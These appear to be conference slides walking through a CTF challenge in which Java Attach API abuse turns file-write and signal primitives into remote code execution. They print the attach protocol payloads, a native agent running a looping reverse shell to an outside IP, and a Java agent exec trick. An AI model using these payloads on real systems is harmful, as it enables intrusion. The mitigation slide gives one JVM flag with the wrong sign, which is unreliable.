JVMyacni Otake

Paul Axe

ZERONIGHTSX

whoami

@Paul_Axe

- Security Researcher
- More Smoked Leet Chicken CTF team member


Challenge

WCTF2020 SSHlyuxa challenge

(SSH Love You Uttering X-Mas Application)

https://github.com/paul-axe/ctf/tree/master/wctf2020/sshlyuxa

Challenge Architecture



Challenge Vulnerabilities

1. Read any file on the server with the ".pub" extension
2. Write any data to any file with the ".pub" extension (content is limited to 512 bytes)
3. Write to any unix socket
4. Listen on any unix socket

But we want to get RCE

Challenge Vulnerabilities

1. Read any file on the server with the ".pub" extension
2. Write any data to any file with the ".pub" extension (content is limited to 512 bytes)
3. Write to any unix socket
4. Listen on any unix socket

Challenge Vulnerabilities

1. Read any file on the server with the ".pub" extension
2. Write any data to any file with the ".pub" extension (content is limited to 512 bytes)
3. Write to any unix socket
4. Listen on any unix socket (or create any file with any filename on filesystem)

Challenge Vulnerabilities

1. Read any file on the server with the ".pub" extension
2. Write any data to any file with the ".pub" extension (content is limited to 512 bytes)
3. Write to any unix socket
4. Listen on any unix socket (or create any file with any filename on filesystem)
5. Due to we are in SSH we can send SIGQUIT signal to a process (Ctrl-\)

Challenge Vulnerabilities

1. Read any file on the server with the ".pub" extension
2. Write any data to any file with the ".pub" extension (content is limited to 512 bytes)
3. Write to any unix socket
4. Listen on any unix socket (or create any file with any filename on filesystem)
5. Due to we are in SSH we can send SIGQUIT signal to a process (Ctrl-\)

Java Attach API

Java Attach API

The Attach API is a Sun Microsystems extension that provides a mechanism to attach to a Java™ virtual machine. A tool written in the Java Language, uses this API to attach to a target virtual machine and load its tool agent into that virtual machine.

https://docs.oracle.com/javase/7/docs/technotes/guides/attach/index.html

Java Attach API Protocol

1. Create .attach_pid$(pid) in process working dir
2. Send SIGQUIT to a process
3. The process will create a unix socket in /tmp/.java_pid$(pid)
4. Now we can send arbitrary commands to that unix socket

Java Attach API Protocol

❓ Create .attach_pid$(pid) in process working dir

✅ Send SIGQUIT to a process

❓ Process will create a unix socket in /tmp/.java_pid$(pid)

✅ Now we can send arbitrary commands to that unix socket

SIGQUIT

```
>>> ^\2021-06-10 18:27:55
Full thread dump OpenJDK 64-Bit Server VM (25.292-b10 mixed mode):

"Service Thread" #9 daemon prio=9 os_prio=0 tid=0x00007f51c8220800 nid=0x3fa0b runnable [0x0000000000000000]
   java.lang.Thread.State: RUNNABLE

"C1 CompilerThread3" #8 daemon prio=9 os_prio=0 tid=0x00007f51c8213000 nid=0x3fa0a waiting on condition [0x0000000000000000]
   java.lang.Thread.State: RUNNABLE

"C2 CompilerThread2" #7 daemon prio=9 os_prio=0 tid=0x00007f51c8211000 nid=0x3fa09 waiting on condition [0x0000000000000000]
   java.lang.Thread.State: RUNNABLE

"C2 CompilerThread1" #6 daemon prio=9 os_prio=0 tid=0x00007f51c820f000 nid=0x3fa08 waiting on condition [0x0000000000000000]
   java.lang.Thread.State: RUNNABLE

"C2 CompilerThread0" #5 daemon prio=9 os_prio=0 tid=0x00007f51c820c800 nid=0x3fa07 waiting on condition [0x0000000000000000]
   java.lang.Thread.State: RUNNABLE

"Signal Dispatcher" #4 daemon prio=9 os_prio=0 tid=0x00007f51c8209800 nid=0x3fa06 waiting on condition [0x0000000000000000]
   java.lang.Thread.State: RUNNABLE

"Finalizer" #3 daemon prio=8 os_prio=0 tid=0x00007f51c81d6800 nid=0x3fa05 in Object.wait() [0x00007f51b38f7000]
   java.lang.Thread.State: WAITING (on object monitor)
        at java.lang.Object.wait(Native Method)
```

Java Attach API Protocol

- ✅ Create .attach_pid$(pid) in process working dir
- ✅ Send SIGQUIT to a process
- ✅ Process will create a unix socket in /tmp/.java_pid$(pid)
- ✅ Now we can send arbitrary commands to that unix socket

Java Attach API Internals

JVM supports the following commands through Java Attach API:

- agentProperties
- datadump
- dumpheap
- load
- properties
- threaddump
- inspectheap
- setflag
- printflag
- jcmd

File-Less Execution

Java Agent

Using Java Attach API we can load agent file from local filesystem:

```
1\x00load\x00${filename}\x00${is_abs}\x00${args}\x00
```

Native thread

```
// pwn.c
int Agent_OnAttach(void *vm, char *options) {
  while (1) {
    system("bash -i >& /dev/tcp/10.0.0.1/4242 0>&1");
    sleep(1);
  }
}
```

Native thread

Now we can compile the agent using the following command

```
$ gcc -fPIC -shared -o pwn.so pwn.c
```

and load it using the following Java Attach API command:

```
1\x00load\x00./pwn.so\x00true\x00a\x00
```

Native thread

This approach has one limitation - it is very hard to access existing objects in JVM or change the existing bytecode of any function or method.

Java Agent

```java
// Agent.java
import java.lang.instrument.Instrumentation;
import java.lang.Runtime;

public class Agent {
    public static void agentmain(String string, Instrumentation instrumentation)
throws Exception {
        java.lang.Runtime.getRuntime().exec("COMMAND");
    }
}

// META-INF/MANIFEST.MF
Agent-Class: Agent
```

Java Agent

Now we can compile the agent using the following command

```
$ javac Agent.java
$ jar -cfm agent.jar META-INF/MANIFEST.MF Agent.class
```

and load it using the following Java Attach API command:

```
1\x00load\x00instrument\x00false\x00/tmp/agent.jar=sh
-c $@|sh . PAYLOAD\x00
```

https://codewhitesec.blogspot.com/2015/03/sh-or-getting-shell-environment-from.html

Java Agent

Debugging and Instrumentation

Debugging and Instrumentation

JDB is pain when you want to debug or analyze release compiled classes:

- we cannot set a breakpoint in any place we want
- it’s not always possible to get the variable values

Debugging and Instrumentation

Java Attach API can be used to help in that case: we can load agent to a running VM and using Java Instrumentation API we can inject custom JVM operation codes into any method or function and thus implement some kind of debugging protocol.

Debugging and Instrumentation

Mitigation

Mitigation

There are two JVM flags to mitigate this issue:

- Flag -XX:-DisableAttachMechanism disables Java Attach API completely
- Flag -XX:-EnableDynamicAgentLoading disables Java Attach API "load" command

QUESTIONS?

@Paul_Axe